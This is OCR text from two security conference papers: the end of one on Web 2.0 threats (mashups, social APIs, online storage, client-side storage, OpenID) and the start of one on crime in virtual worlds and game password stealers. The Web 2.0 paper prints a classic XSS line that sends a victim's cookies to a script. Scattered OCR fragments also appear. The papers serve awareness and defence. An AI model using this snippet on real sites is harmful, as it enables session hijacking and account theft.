The power of mashups is obvious if you consider the range of Web services that are publicly available. There a number of ways in which such services could be abused by hackers. The beginnings of this have already been seen, several years ago. In 2004, the Perl/Santy worm [45] defaced web sites running a vulnerable version of the popular *phpBB* messaging software. The worm used *Google* search results to identify potentially vulnerable victim sites. In fact, before Santy, W32/Mydoom-O used a variety of search engines to try and find additional email addresses to send itself to [46]. Both of these cases are good examples of malware using the web to gather information to enhance their propagation.

Rather than simply being a tool for the attacker, a mashup application could itself be the target of an attack. Attackers may intentionally use a mashup application almost as a proxy between themselves

and some Web service, either to separate themselves from the attack, or to exploit the additional privileges the mashup may have over regular users. A number of Web services offer limited APIs publicly, but more more powerful APIs to specific consumers. Limitations typically include the range of functions available, and the number of transactions that may be performed (i.e. forms of throttling).

Web applications sporting all-in-one interfaces are extremely popular and tempting to users. However it is important to consider other security impacts such an application may have. Consider the increasingly popular concept of personalized homepages. Directly authenticating with certain services (email for example) might ordinarily use an encrypted connection (SSL). If the mashup application does not use SSL, those credentials may be exposed on the network accessible by attackers or malware alike. Properly designed and developed mashup applications should not degrade a user's security.

Web service APIs

A huge range of APIs to access services from searching to photographs are publicly available. With each API comes a potential opportunity for an attacker. Could it be abused in some way? Are there vulnerabilities in the service or applications that use it that could be exploited? As a web application consumes data from a new service, its user base is potentially exposed to such problems (unknowingly most likely). In response to user demand modern Web applications push functionality further, in order to create previously impossible web applications. As an example, a couple of recently available Web service APIs concerned with social networking are described below.

OpenSocial API

This is a project to provide a single API to access and manipulate 'social data' associated with sites that support the OpenSocial API [47]. What this means to developers is the ability to write applications that can run on any site (or 'container' to use the OpenSocial parlance) that supports the OpenSocial API (for example *MySpace* who recently announced support [48]).

OpenSocial sits in between the user application and the underlying container. For the developer, there are some important consequences:

- shielding from the inner-workings of sending/receiving data. Rather than dealing with AJAX requests and raw data, developers work with items such as 'Friend' and 'Activity' objects.
- they are more constrained in terms of the JavaScript they can write in their applications for any container. This may help prevent against malicious applications. To quote the *MySpace* developer site [49]:

  > “The OpenSocial platform gives us a chance to let MySpace users play again--this time in a safer, more structured, but at the same time more flexible way.”

- easier to develop applications that work on multiple containers.

The future of OpenSocial depends very much on the uptake from major social networking players. With *Orkut*, *Plaxo* and *MySpace* already on board, the chances are it will become important in the development of future web applications. For the attacker, OpenSocial presents an opportunity to write malicious code that is not only independent of the underlying OS, but also independent of the target Web application (or 'platform').

Social Graph API

Through use of social networking sites users can opt to expose their profiles publicly. The most common type of information stored within profiles is a list of friends for that user. In a world where a valid email address has some monetary value, this information is a potential goldmine. Recently *Google* released the Social Graph API [50] which aims to provide developers with a mechanism to access this sort of data. For example, a user's relationships in one social network could be suggested based on an analysis of relationships declared in other sites. For this to be possible, "relationship data" (for example, a list of friends) needs to be machine readable. Currently, two techniques are used to provide this information to search engines when sites are indexed:

1) FOAF. The Friend of a Friend (FOAF) project [51] involves publishing a specifically formatted file containing relationship data so that it is publicly readable.

2) XFN. Adding the `rel` attribute [52] to existing HTML anchor tags following the guidelines set out in the XHTML Friends Network (XFN) [53] project, enables search engines to locate and parse the data.

Essentially, the Social Graph API is about a platform-independant framework for accessing and using relationship data [54,55]. How it may be abused remains to be seen, but the ability to mine such information is very interesting from several perspectives, including that of the attacker. There are obvious benefits, amongst them users not having to re-enter friend details in services they use. Equally however, care needs to be taken to avoid the system being abused by scammers, marketeers or attackers. Access control is critical – users retaining the ability to control exactly who and what can access the information. Failure to do so will see data being leaked via XFN and FOAF.

Online storage

Web sites are routinely abused to host malicious content, but this section is concerned with Web 2.0 services that provide users with storage solutions. From fairly transient 'copy/paste bins' [56] to more permanent file repositories (such as *Box.net* [57]), these type of services have many uses, and numerous applications have been built on top of them.

Aside from simple spammer abuse, such services are easily abused by attackers looking to host malware which can later be downloaded to the victim machine. This provides a way of evading URL filtering techniques (in a similar fashion to how spammers use free image hosting services to host images used in spam). Two example attacks abusing online services are described below.




Figure 6: Two example Web attacks showing abuse of (A) Box.net and (B) pastebin.ca online storage services to host malware which is download from other compromised sites.

Some of the storage services provide powerful APIs to enable the development of applications that use the storage service as the backend. This gives the attacker increased flexibility to abuse the services.

Client data

Data stored locally on the client comes in several guises. Historically this has been a target area for attackers looking to steal authentication data (for example, Trojans attempting to steal specific cookies). The classic XSS example shows how to steal cookie data with malicious JavaScript.

```
document.write('<img src="file.php?c=\'' + encodeURI(document.cookie)
+ '\'">');
```

Such an attack is OS-independant – the payload is delivered entirely by malicious JavaScript running within the browser. This is important for the attacker. By targeting data within the browser environment (often termed 'data in the cloud'), the attack is not confined to a specific underlying OS.

Client-side data is either persistent (survives closing the browser, though there still may be some longer term expiry date) or non-persistent (destroyed with the browser). As far as the attacker is concerned, knowledge about the persistence, contents and accessibility of the data is essential. The table below summarises the key characteristics of some common client-side storage mechanisms.

Type	Persistence	Size	Browser Access	Restriction	Support
Cookie	Both	small (~4kB)	Y	Domain + Path	All browsers
Flash	Persistent	large (100kB+)	N (Flash VM)	N/A	requires Flash
DOM	Both	large	Y	Domain only	Mozilla only

One of the important ramifications of Web 2.0 applications is the increased reliance on client-side data manipulation and storage. As applications become more powerful and complex, will there be an increase in the volume of data stored on the client? Will the content of such data become more sensitive? What about the type of storage being used and how that affects the attack? Considerations such as the following are important.

- Though size limited, data stored within cookies is highly accessible – once running within the context of the relevant document (e.g. successful XSS), a malicious script can easily steal data within.
- Flash cookies may contain much more data, but are inaccessible from the browser.
- DOM storage may well be targeted by attackers (may contain large volume of data which is easily accessible from JavaScript). However, it is relatively new (defined within the HTML5 specifications [58]) and support is limited so it is not widely used yet.

Users are very much at the mercy of the application developer. Poorly designed applications may leave vulnerabilities which an attacker could exploit to steal data. Exactly how an attack is constructed may be application-specific. Analysis of how a particular web application stores information on the client may yield information which can be used to construct an attack to harvest that information.

Mid-2007 saw the release of *Google Gears* [59], an application to enable offline access to web applications. Since then, the *Dojo Offline Toolkit* [60] has been released, which works in tandem with *Gears* to help satisfy the growing requirement from application developers for simple development of offline-compatible applications. The next major release of *Mozilla Firefox* (version 3) is set to include offline capabilities [61]. Irrespective of the offline solution chosen, robust, scalable client-side storage is obviously required. In the case of *Google Gears*, this is provided by local *SQLite* databases. Though such applications take steps to prevent attack, the possibility for client-side SQL injection attacks is introduced as pointed out previously [62].

Identity

Many of the popular online applications and services require some form of authentication. This can be cumbersome for users to manage, leading to the inevitable use of identical user names and passwords for multiple sites (which in itself is a significant security risk). Despite several services offering single sign-on capabilities to access all the services under a particular umbrella (for example using your *Yahoo!* authentication to access resources on *Flickr*), there is a desire for more consolidation – being able to use a single point of authentication for all compatible web sites.

OpenID

An initiative from the open source community, OpenID [63] aims to simplify authentication by proposing a framework to use a personal URI (for example a personal blog) for establishing an online identity. It enables a user to remember just that URI and a single password, instead of multiple user names and passwords. An growing number of sites are supporting OpenID authentication, making it increasingly popular amongst users.

Clearly there are phishing opportunities for attackers when anything authentication-related is concerned. Attackers will almost certainly target user confusion with OpenID authentication.

One interesting aspect of OpenID is the concept of delegation. Users can choose any of the OpenID providers and will receive a URI identifier from each (e.g. https://username.myopenid.com/). But if they change providers (by choice or because their old provider stops the service) then their personal URI will change. So, users can delegate their choose of provider via a personal Web page:

```
<link href='http://www.myopenid.com/server' rel='openid.server'/>
<link href='http://username.myopenid.com/' rel='openid.delegate'/>
```

In this way, users can use the URI to their personal Web page as their identifier, enabling it to remain unchanged, irrespective of authentication services coming and going. They simply change their homepage to reflect who they delegate to.

For the attacker, delegation presents another opportunity – it exposes potentially valuable information. Consider the case where the OpenID provider offers other services (email, web hosting for example). Attackers could easily use search engines to find delegation links and extract OpenID URIs. For some of these if the attacker is able to extract the user name, they may be able to determine the email address,making an effective mechanism for spammers. For this reason some providers opt to use obfuscated OpenID URIs, hiding the user name [64].

If a phishing attack is used to successfully compromise a user's OpenID, the attacker would be able to subsequently authenticate as that use with any OpenID-supporting site. This is not an inherent weakness of OpenID, but a simple consequence of a single sign-on (SSO) mechanism (one of the reasons SSO is often used in conjunction with two-factor authentication).

Discussion

In this paper we have reviewed some of the core technologies that underpin modern Web 2.0 applications and services. Central to Web 2.0, and highly relevant to Web 2.0 malware is the ability to transparently interact with the remote server (without any user interaction) using AJAX techniques within JavaScript. There are numerous consequences to web applications making increased use of AJAX, but some important ones are outlined below:

- AJAX broadens the attack surface. Additional exposure is provided to the attacker. Analysis of client-side JavaScript may yield information to the attacker about an application that enables them to construct an attack.

- Client-side data processing. More data is processed on the client-side (as opposed to at the server). This increases the opportunities for attackers to steal or modify data.

- Response parsing. For the attacker, one of the attractive things about using the XHR object to initiate the request to the server is that the response can be parsed within JavaScript. This is a necessity – legitimate applications parse the response and update the DOM (render the information to the user). However, for attackers it is an opportunity to interact with the web application as a user.

The latter point is important. By using AJAX to initiate requests to the server that are indistinguishable from legitimate user requests, it is impossible for the web application to identify the requests as malicious and block them. Thus an attacker is able to deliver their payload (changing settings, sending messages, propagating etc.). The ability to parse the response is what enables attackers to negotiate multi-stage transactions (a common and successful defence against CSRF attacks). This is exactly what Yamann did to bypass that defence on the *Yahoo!* mail application.

The Web 2.0 specific threats we have seen thus far have all targeted popular Web 2.0 applications, using a combination of XSS with AJAX in order to interact with the application and deliver the payload. In the cases where that payload results in some persistent modification of a page (e.g. infecting a user profile) the attacker is able to create a worm within that web application.

A JavaScript worm, propagating through a Web 2.0 application is certainly the headline grabber, and it is not surprising that early attacks have focussed on this. Such items are 'fast burners', propagating fast, affecting many users, but ultimately short-lived. What if the threats where developed to be more subtle? If they where to propagate more slowly or use self-throttling techniques there would less chance of either victims or the administrators of the target web applications noticing them. A shift towards more subtle, payload-focussed threats is somewhat inevitable. We have seen it elsewhere with malware, the vast bulk now being financially motivated.

A discussion of Web 2.0 threats is not limited to items that specifically target Web 2.0 applications. It encompasses the array of applications and services that could be used by attackers in constructing an attack. There is huge scope for malware to use the power of these tools and services in the construction of attacks. Some possibilities are considered below.

- Automatically construct advanced social engineering attacks by digesting topical news stories from feeds.

- Use social bookmarking sites to raise the profile of the drive-by site, maximising traffic (therefore potential number of victims).

- Evade filtering and law enforcement. Adding more links between the attacker and the victim makes it harder to thwart an attack by 'cutting the head off'.

- Dynamic content, driven from data feeds. Dynamically changing threat content is a standard technique used in an attempt to evade detection by malware scanners.

- Construct a web-based control infrastructure to distribute commands or malicious content.

The modern Web services and applications found in today's attackers' tool kits are somewhat analogous to the command-line utilities of old.

The recent push towards cross-application services (OpenID authentication, OpenSocial API and Social Graph API) aims to break down some of the walls between popular web platforms. Developers are aware that most users use several platforms, and want to be able to share data and applications between them. For the attacker it is yet another opportunity – the ability to create malicious code that could affect multiple web platforms.

The conflict between information disclosure (exposing a user's relationship data) and concerns about privacy presents an interesting problem. User demand for more interaction between applications will likely drive the increased exposure of information. It is possible that users with hitherto unconnected personal and business relationships may find them connected by technologies based on the Social Graph API. Attackers looking to harvest data to construct spam or phishing attacks will be very interested in watching how applications implement social graph functionality.

Summary

In this paper we have reviewed some of the technologies and concepts of Web 2.0 applications with specific reference to their potential abuse by attackers. The small amount of Web 2.0 specific malware to date does not reflect some inherent strength or resilience of Web 2.0 applications. Instead it reflects the fact that attackers are achieving their goals using existing fairly crude techniques.

Web 2.0 technologies will continue to advance very quickly, presenting increasing opportunities for attackers. We will see attacks exploiting application vulnerabilities and and the confusion of users. Attacks will move away from proof of concept JavaScript worms. As more sensitive and valuable data is involved, it is likely that we will see attackers constructing more subtle, data stealing attacks.

Web 2.0 applications and technologies will become increasingly attractive to spammers. Phishing attacks will target OpenID credentials. Marketeers, spammers and scammers will abuse social graph technologies to expose users to unwanted content.

References

[1] http://www.sophos.com/security/blog/2008/01/1005.html
[2] http://www.sophos.com/security/blog/2007/09/577.html
[3] http://en.wikipedia.org/wiki/Zlob_trojan
[4] http://www.sophos.com/security/blog/2007/06/288.html
[5] http://www.sophos.com/security/technical-papers/modern_web_attacks.html
[6] http://www.sophos.com/security/blog/2008/01/1010.html
[7] http://www.sophos.com/security/analyses/osxrspluga.html
[8] http://www.w3.org/2001/03/WSWS-popa/paper29
[9] http://www.ics.uci.edu/~taylor/documents/2002-REST-TOIT.pdf
[10] http://www.workflow-research.de/Publications/PDF/MIZU.JENI.KESW-DSS(2004).pdf
[11] http://developer.yahoo.com/faq/#soap
[12] http://taossa.com/index.php/2007/02/08/same-origin-policy/
[13] http://www.mozilla.org/projects/security/components/same-origin.html
[14] http://fettig.net/weblog/2005/11/28/how-to-make-xmlhttprequest-connections-to-another-server-in-your-domain/
[15] http://fettig.net/weblog/2005/11/30/xmlhttprequest-subdomain-update/
[16] http://www.xml.com/lpt/a/2005/11/09/fixing-ajax-xmlhttprequest-considered-harmful.html
[17] http://www.crossdomainxml.org/
[18] http://www.w3.org/TR/access-control/
[19] http://developer.mozilla.org/en/docs/Cross-Site_XMLHttpRequest
[20] http://www.json.org/
[21] http://www.json.org/js.html
[22] http://atomenabled.org/
[23] http://openkapow.com/
[24] http://page2rss.com/
[25] http://www.dapper.net/
[26] http://news.netcraft.com/archives/2008/01/08/italian_banks_xss_opportunity_seized_by_fraudsters.html
[27] http://getahead.org/blog/joe/2007/04/04/how_to_protect_a_json_or_javascript_service.html
[28] http://jeremiahgrossman.blogspot.com/2008/01/top-ten-web-hacks-of-2007-official.html
[29] http://www.sophos.com/virusinfo/analyses/jsspaceheroa.html
[30] http://www.sophos.com/security/analyses/jsyamanna.html
[31] http://www.us-cert.gov/current/archive/2006/12/20/archive.html#myspwrmexp
[32] http://www.sophos.com/security/blog/2007/12/900.html
[33] http://en.blog.orkut.com/2007/12/security-reminder.html
[34] http://shiflett.org/articles/cross-site-request-forgeries
[35] http://www.gnucitizen.org/blog/google-gmail-e-mail-hijack-technique/
[36] http://www.sophos.com/security/blog/2008/01/1003.html
[37] http://sunbeltblog.blogspot.com/2007/11/malware-redirects-aftermath_27.html
[38] http://www.onlywire.com/index?api
[39] http://www.submitbookmark.com/
[40] http://blog.spywareguide.com/2007/07/blog_hijackings_lead_to_zlob_r_1.html
[41] http://googlemashups.com/
[42] http://pipes.yahoo.com/
[43] http://www.popfly.com/
[44] http://www.gnucitizen.org/blog/for-my-next-trick-hacking-web20
[45] http://www.sophos.com/pressoffice/news/articles/2004/12/va_santy.html

References

[46] http://www.sophos.com/pressoffice/news/articles/2004/07/va_mydoomgoogle.html
[47] http://code.google.com/apis/opensocial/
[48] http://developer.myspace.com/community/
[49] http://developer.myspace.com/community/myspace/index.aspx
[50] http://code.google.com/apis/socialgraph/docs/
[51] http://www.foaf-project.org/
[52] http://www.w3.org/TR/html401/struct/links.html#adef-rel
[53] http://gmpg.org/xfn/
[54] http://bradfitz.com/social-graph-problem/
[55] http://google-code-updates.blogspot.com/2008/02/urls-are-people-too.html
[56] http://en.wikipedia.org/wiki/Pastebin
[57] http://www.box.net
[58] http://www.whatwg.org/specs/web-apps/current-work/
[59] http://gears.google.com/
[60] http://dojotoolkit.org/offline
[61] http://developer.mozilla.org/en/docs/Online_and_offline_events
[62] http://www.gnucitizen.org/blog/client-side-sql-injection-attacks
[63] http://openid.net/
[64] http://iiw.idcommons.net/index.php/OpenIDForLargeProviders

Welcome to Virtual Worlds

Francois Paget
McAfee AVERT

About Author

François Paget is one of the founding members of McAfee's Avert group. He has worked there since 1993. In Europe he was for 12 years in charge of analysing new threats, identifying them and making modules available for detecting and eliminating them. His main responsibility has been researching new generic and heuristic detection methods for 32-bit Windows environments. Today, François conducts a variety of forecast studies and performs technological monitoring for his company and some of their clients. He focuses particularly on the various aspects of online financial fraud.

In 1991, he was the leader of the "Virus Group" within CLUSIF (Club de la Sécurité de l'Information Français [French Information Security Club]). Now, as the Secretary-General of this association, François is currently involved with their "Threats" team.

He is a regular conference speaker at various French and international events in this field. In 2006, François published a reference work through DUNOD, addressing the current set of malware problems. He is also a contributor for several collective works related to information system security.

Contact Details: 30, avenue Lacour, 95210 Saint-Gratien, France, phone +33-1-47625620, e-mail francois_paget(at)avertlabs.com

Keywords

MMORPG, Metaverse, Virtual World, Malware, Keylogger, Identity Theft, Phishing

Welcome to Virtual Worlds

Abstract

Tens of millions of people on our planet share their existence between two worlds: the real world as we all know it and one of the many virtual universes accessible from the Internet. These universes are highly coveted today. While at first, crime had adapted to the use of the Internet in its most conventional aspects, it now seeks to profit from a parallel economy in full expansion.

The first part of this document will introduce you to these parallel worlds with a summarized overview of the opportunities and their related economic aspects.

Although gaming and socialization are highlighted in these universes, money rules supreme. Cybercriminals understand that. From both the outside or from within, they adapt their methods and invade these places. Here too, the chance of making money arouses great interest.

What was unthinkable a few years ago has become a reality; virtual goods, like gold coins, armour, characters or islands, are now worth a great deal in the "real world". All means to obtain them are valid. The second part of the document deals with conventional malicious programs (viruses and Trojans) related to these environments.

Through some examples, the third part of our document addresses some more tragic and disturbing topics: parallel financial networks, sex and prostitution.

To conclude, in the fourth section, we will discuss some programming techniques and see how some mischief can be carried out by means of scripts or exploits. In this initial version of a document that will evolve over the course of the next few months, we will address only the Linden Script Language of Second Life. Many other trails remain to be studied, and the veil has only been partially lifted on a phenomenon that we must explore in more depth throughout these next few years.

An Introduction to Virtual Worlds

At the crossroads of massive multiplayer online games, social networks and geographic information systems, virtual worlds have experienced a massive surge of attention.

The game World of Warcraft and universes such as Second Life and Habbo Hotel are among the most popular.

These ever-expanding universes are persistent worlds populated by avatars. These are the virtual representations of those who frequent them. They can change physical appearance and clothing as they wish. In many cases, these are players, as the majority of these worlds are game spaces. They are known as MMORPG: Massive Multiplayer Online Role-Playing Games, and are often mythical universes where heroes, warriors, magic, sorcery, ancient cultures and supernatural elements coexist. For the most part, I qualify them as medieval (i.e., fantasy), unlike futuristic places like Entropia Universe.

For those who do not wish to risk their life at every crossing and who simply wish to meet people and gather around various centres of interest, there are several universes aside. These are social universes like Second Life.




Figure 1: Virtual Worlds and Associated Universes [1]

Name of Game	Category
Dofus Final Fantasy XI Guild Wars Knight Online Lineage Lineage II Runescape World of Warcraft	Fantasy Role Playing
Entropia Universe	Sci-Fi Role Playing
Second Life	Social

Table 1: The top 10 virtual universes

[1] Virtual worlds: Waiting for Metaverse: http://stephanebayle.typepad.com/sl_business_review/Orange-Metaverse.pdf




Figure 2: MMORPG by Genre


Gartner predicts that, by 2011, 80% of active Internet users [2] could have a second life in a virtual universe [3]. According to estimates, this could represent nearly 60 million virtual residents. This is a reasonable estimate when we consider that there are 7 million users of Habbo Hotel, 8.5 million users of World of Warcraft, 20 million Cyworld customers, and 120 million MySpace accounts. By 2011, China alone could be home to nearly 26 million residents of virtual worlds [4].

Access is free, although limited, for some of them. This is the case with Second Life, where without a subscription, you can move around and make friends, but not buy land or open a business. Others require a monthly subscription. This is the case with World of Warcraft. To differentiate these access styles, experts use the following terminology:

- F2P (Free to Play): totally free,
- B2P (Buy the game to Play): the game is restrained in its free version,
- P2P (Pay to Play): totally paying.

There are more than 8 million active paying accounts in World of Warcraft. Second Life claims to have 6.5 million open accounts, not all of which are necessarily active. Only one hundred thousand of them are premium; that are paying accounts.

Figure 3: MMORPG by Subscription Number



cipates in one way or
discussion forum, posting

ld by the End of 2011 :

al-world-population-50-million-by-2011/

All of these universes use their own virtual money, which has an exchange rate against euros and dollars.

Game	Associated Money
Dofus	Kamas
Entropia Universe	PED
Final Fantasy XI	Gil
Guild Wars	Gold
Knight Online	Dollars US
Lineage II	Adena
Runescape	Gold
Second Life	Linden Dollar
World of Warcraft	Gold

Table 2: Some money used in virtual worlds

Whatever the chosen world, nothing is possible without money. In Second Life, the brand war is raging. Nike and Adidas are selling shoes. Pontiac and Toyota are selling cars. Security agents, sandwich board men and escort-girls are paid. An exotic dancer pays 20% of their income to their boss. Besides the major names in fashion, all regular users are trying to make a profit by selling necklaces, clothing and other accessories for licentious activities. More than $1.5 million changes hands each day in Second Life.

On eBay, people bid for characters or virtual objects. “Zeuzo”, a WoW “night elf rogue” character was recently sold for 7,000 euros. According to specialists, it was in possession of an exceptionally rare weapon: the Warglaives of Azzinoth, one of only two available in the world [5].

In Second Life, trade is not limited to virtual objects. Many individuals and business are buying land.

Outside Threats

Money beckons maliciousness! Even if it bears a different name in each of these universes, the term "gold" in conversations commonly refers to the various types of money that could be encountered. In this second part, we will see that many techniques often used on the Internet for the purpose of financial fraud may also target an avatar and their virtual money.

Gold Keylogging - Trojan

Many keyloggers and password stealers are gaining interest in virtual worlds. They represent perhaps 20 to 30% of all the 85,000 PWS that I recently identified. A majority is detected by VirusScan under generic terms, but some large families are more finely classified. For example:

- PWS-Banker: bank connections
- PWS-MMORPG: various MMORPG games
- PWS-LDPinch: gathers information about the system hosting it. Seeks passwords stored on the disk (ICQ, TheBat, dialup connection, etc.)
- PWS-Lineage: "Lineage" games
- PWS-Legmir: "Legend of Mir" games
- Keylog-Ardamax: captures keystrokes
- PWS-Goldun: "e-gold" accounts (digital currency)
- PWS-WoW: "World of Warcraft" games


[5] The high cost of playing Warcraft: http://news.bbc.co.uk/2/hi/technology/7007026.stm

- PWS-Gamania: Taiwanese online game site
- PWS-QQGame, QQPass, QQRob: Tecent QQ instant messaging (Asia)

For the top six of them, the following figure shows their change in number over the year 2007.

Figure 4: Top PWS names in VirusScan and their evolution over the year 2007

Gold Keylogging - Viruses



Parasitic viruses remain more discreet than Trojans, but most of the newcomers target online games. As shown in the table below, there were many variants of two families of viruses in 2007. They were regularly encountered in the wild, primarily in Southeast Asia.

Virus Name	Number of variants over the period		
	2005	2006	2007
W32/HLLP.Philis	18	158	383
W32/Fujacks	0	11	518

Table 3: The most popular parasitic malware in 2007 (cumulative)

Like W32/Bacalid and W32/Detnat, these 2 viruses are targeting MMORPGs and have payloads related to online gaming.

- **W32/HLLP.Philis** [6]: a prepending virus. Appearing in early 2004, it is written in Delphi and downloaded malware that stole login details for “Lineage” and “Legend of Mir” games.
